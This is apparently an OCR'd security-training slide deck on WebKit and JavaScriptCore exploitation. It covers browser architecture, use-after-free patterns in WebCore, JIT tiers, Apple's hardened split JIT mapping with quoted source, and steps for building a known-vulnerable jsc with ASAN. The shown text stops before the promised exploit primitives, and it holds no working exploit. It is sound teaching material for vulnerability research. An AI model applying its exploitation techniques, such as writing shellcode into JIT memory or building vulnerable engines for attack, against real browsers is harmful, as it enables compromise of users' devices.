WebKit Exploitation

15th October, 2019

xen1thLabs

A DARKMATTER COMPANY

SMART AND SAFE DIGITAL


whoami

- Prateek Gianchandani (@prateekg147)
- Security Researcher at @xen1thLabs
- Interested in Mobile/Browser Security
- Authored the Damn Vulnerable iOS App
- Nowadays focusing mainly on iOS and Webkit security
- Speaker/Trainer at PHDays, BlackHat, Brucon, Defcon, TyphoonCon, POC etc
- Blogger at highaltitudehacks.com

High Level Agenda

- Browser Architecture
- DOM and Javascript Core internals
- Security mitigations
- Case study of a Type Confusion bug
- Building exploit primitives (addrof and fakeobj)
- Achieving arbitrary read/write

Course Material




- JavaScriptCore.framework – Vulnerable framework
- jsc – Vulnerable JavascriptCore binary
- setrpath.sh – fixes the rpath for the binary to load the vulnerable JavascriptCore framework, run this binary first

Why Browsers ?

- Huge Attack Surface – Arbitrary Data is loaded and rendered from the Internet
- Many different components – many different vulnerabilities
- Almost as complicated as an OS in terms of LoC
- Lots of Entry Points for **R**CE
- JIT Compilers make for an easy target, rwx mapping with relaxed code signing


Browser Architecture



Rendering Engines

- Responsible for displaying requested content. HTML/CSS/JAVASCRIPT
- We are mostly focused on finding vulnerabilities in the Rendering Engine
- Huge attack surface and many past vulnerabilities
- Open Source for all the Major browsers & also debuggable
- Internet Explorer uses Trident, Firefox uses Gecko, Safari uses WebKit. Chrome and Opera (from version 15 onwards) use Blink, a fork of WebKit.
- Note: Renderer Process in Mac (WebContent) is Sandboxed


Renderer Process in Activity Monitor



ELi5 WebKit

- Apple's Web browser engine, used in Safari (OSX) and MobileSafari (iOS), Playstation, Nintendo Switch etc
- Open Source https://trac.webkit.org/browser
- Sum of multiple projects
  - WebCore – HTML parsing, SVG, CSS, DOM etc
  - Web Template Framework (WTF) - provides commonly used functions all over the WebKit codebase
  - JavaScriptCore - Provides the JavaScript engine used to render Javascript code
- For this presentation, we will be focusing only on the JavascriptCore

ELI5 WebKit


All Source
My Mac (64-bit)
Scanning for Working Copies
64
JavaScriptCore
bmalloc
WTF
JavaScriptCore
ANGLE
libwebrtc
WebCore
WebInspectorUI
WebKitLegacy
WebKit
gtest
DumpRenderTree
MiniBrowser
MobileMiniBrowser
TestWebKitAPI
WebKitTestRunner
General
Resource Tags
Info
Build Settings
Build Phases
Build Rules
PROJECT
JavaScriptCore
TARGETS
All
JavaScriptCore
Derived Sources
LLInt Settings
JSCLLIntSettingsE...
LLInt Offsets
JSCLLIntOffsetsEx...
Offline Assembler
Generate Unified S...
minidom
testapi
jsc
testRegExp
testb3
Test Tools
dynbench
testair
testmasm
testmem
Basic
Customized
All
Combined
Levels
search
Architectures
Setting
JavaScriptCore
Base SDK
<Multiple values>
Debug
macOS - $(SDKROOT_$(USE_INTERNAL_SDK))
Production
macosx.internal (SDK not found)
Profiling
macOS - $(SDKROOT_$(USE_INTERNAL_SDK))
Release
macOS - $(SDKROOT_$(USE_INTERNAL_SDK))
Linking
Setting
JavaScriptCore
Runpath Search Paths
Search Paths
Setting
JavaScriptCore
Always Search User Paths (Deprecated)
No
Framework Search Paths
Header Search Paths
<Multiple values>
Debug
"build/Debug/DerivedSources/JavaScriptCore" . "build/Debug/usr/local/includ...
Production
"build/Production/DerivedSources/JavaScriptCore" . "build/Production/usr/loc...
Profiling
"build/Profiling/DerivedSources/JavaScriptCore" . "build/Profiling/usr/local/in...
Release
"build/Release/DerivedSources/JavaScriptCore" . "build/Release/usr/local/incl...
Library Search Paths
Rez Search Paths


WebCore

- WebCore is layout, rendering, and Document Object Model (DOM) library for HTML and Scalable Vector Graphics (SVG)
- Lots of RCEs on UaF in the DOM
- Reference counting bugs - decrease reference to 0 and trigger a callback
- Exploitation happens usually by saving a reference on the stack, triggering a callback to drop the reference, and then using the saved reference to cause a UaF

WebCore – Heap Changes

https://labs.mwrinfosecurity.com/blog/some-brief-notes-on-webkit-heap-hardening/

```
enum class HeapKind {
Primary, //fastmalloc
PrimitiveGigacage, //native arrays
JSValueGigacage, //jsvalues
StringGigacage //strings
};
static constexpr unsigned numHeaps = 4;
```



ELi5 Javascript Core

- Javascript Engine
- Has a 32 MB RWX JIT region
- Different tiers of execution

  tier 1: the LLInt interpreter

  tier 2: the Baseline JIT compiler

  tier 3: the DFG JIT

  tier 4: the FTL JIT

Hardened WebKit JIT (iOS)

- Code signing relaxed through dynamic-codesigning entitlement
- 32MB RWX JIT Memory region
- Previously - Write shell code using the write primitive and jump to it
- Armv8 introduced support for execute-only memory protection
- On certain mappings Processor can execute but cannot read/write

WebKit Hardening - Ivan Krstic (Blackhat – 2017)


Hardened WebKit JIT Mapping

Split view

Create two virtual mappings to the same physical JIT memory

One executable, one writable

The location of the writable mapping is secret



Hardened WebKit JIT Mapping

Tying it all together


Writable mapping to JIT region is randomly located


Emit specialized `memcpy` with base destination address encoded as immediate values

Make it execute-only

Discard the address of the writable mapping

Use specialized `memcpy` for all JIT write operations





https://www.youtube.com/watch?v=BLGFriOKz6U

Ivan Krstic (Blackhat – 2017)

```
void initializeSeparatedWXHeaps(void* stubBase, size_t stubSize, void* jitBase,
size_t jitSize)
{
    mach_vm_address_t writableAddr = 0;

    // 1. Create a second mapping of the JIT region at a random address.
    vm_prot_t cur, max;
    kern_return_t ret = mach_vm_remap(mach_task_self(), &writableAddr, jitSize, 0,
        VM_FLAGS_ANYWHERE | VM_FLAGS_RANDOM_ADDR,
        mach_task_self(), (mach_vm_address_t)jitBase, FALSE,
        &cur, &max, VM_INHERIT_DEFAULT);

    bool remapSucceeded = (ret == KERN_SUCCESS);
    if (!remapSucceeded)
        return;

   // 2. Assemble specialized memcpy function for writing into the JIT region.
    MacroAssemblerCodeRef writeThunk =
jitWriteThunkGenerator(reinterpret_cast<void*>(writableAddr), stubBase, stubSize);

    int result = 0;

#if USE(EXECUTE_ONLY_JIT_WRITE_FUNCTION)
    // 3. Prevent reading the memcpy code we just generated.
    result = mprotect(stubBase, stubSize, VM_PROT_EXECUTE_ONLY);
    RELEASE_ASSERT(!result);
#endif
```

https://www.youtube.com/watch?v=BLGFriOKz6U

Ivan Krstic (Blackhat – 2017)

```
    // 4. Prevent writing into the executable JIT mapping.
    result = mprotect(jitBase, jitSize, VM_PROT_READ | VM_PROT_EXECUTE);
    RELEASE_ASSERT(!result);

    // 5. Prevent execution in the writable JIT mapping.
    result = mprotect((void*)writableAddr, jitSize, VM_PROT_READ | VM_PROT_WRITE);
    RELEASE_ASSERT(!result);

    // 6. Zero out writableAddr to avoid leaking the address of the writable mapping.
    memset_s(&writableAddr, sizeof(writableAddr), 0, sizeof(writableAddr));

    jitWriteFunction =
reinterpret_cast<JITWriteFunction>(writeThunk.code().executableAddress());
}
```

https://www.youtube.com/watch?v=BLGFriOKz6U

Ivan Krstic (Blackhat – 2017)

https://www.youtube.com/watch?v=BLGFriOKz6U

WebKit - Setup Environment

- **Clone the Webkit Repo from Github (Unofficial)**
  git clone git://git.webkit.org/WebKit.git WebKit.git

- **Checkout the vulnerable version**
  git checkout 3af5ce129e6636350a887d01237a65c2fce77823

- **Navigate to the cd directory, and run the following command to build with ASAN (Address Sanitizier)**
  ./Tools/Scripts/set-webkit-configuration —asan
  ./Tools/Scripts/build-webkit --jsc-only —debug

- **Run the Javascript Core**
  ./WebKitBuild/debug/bin/jsc

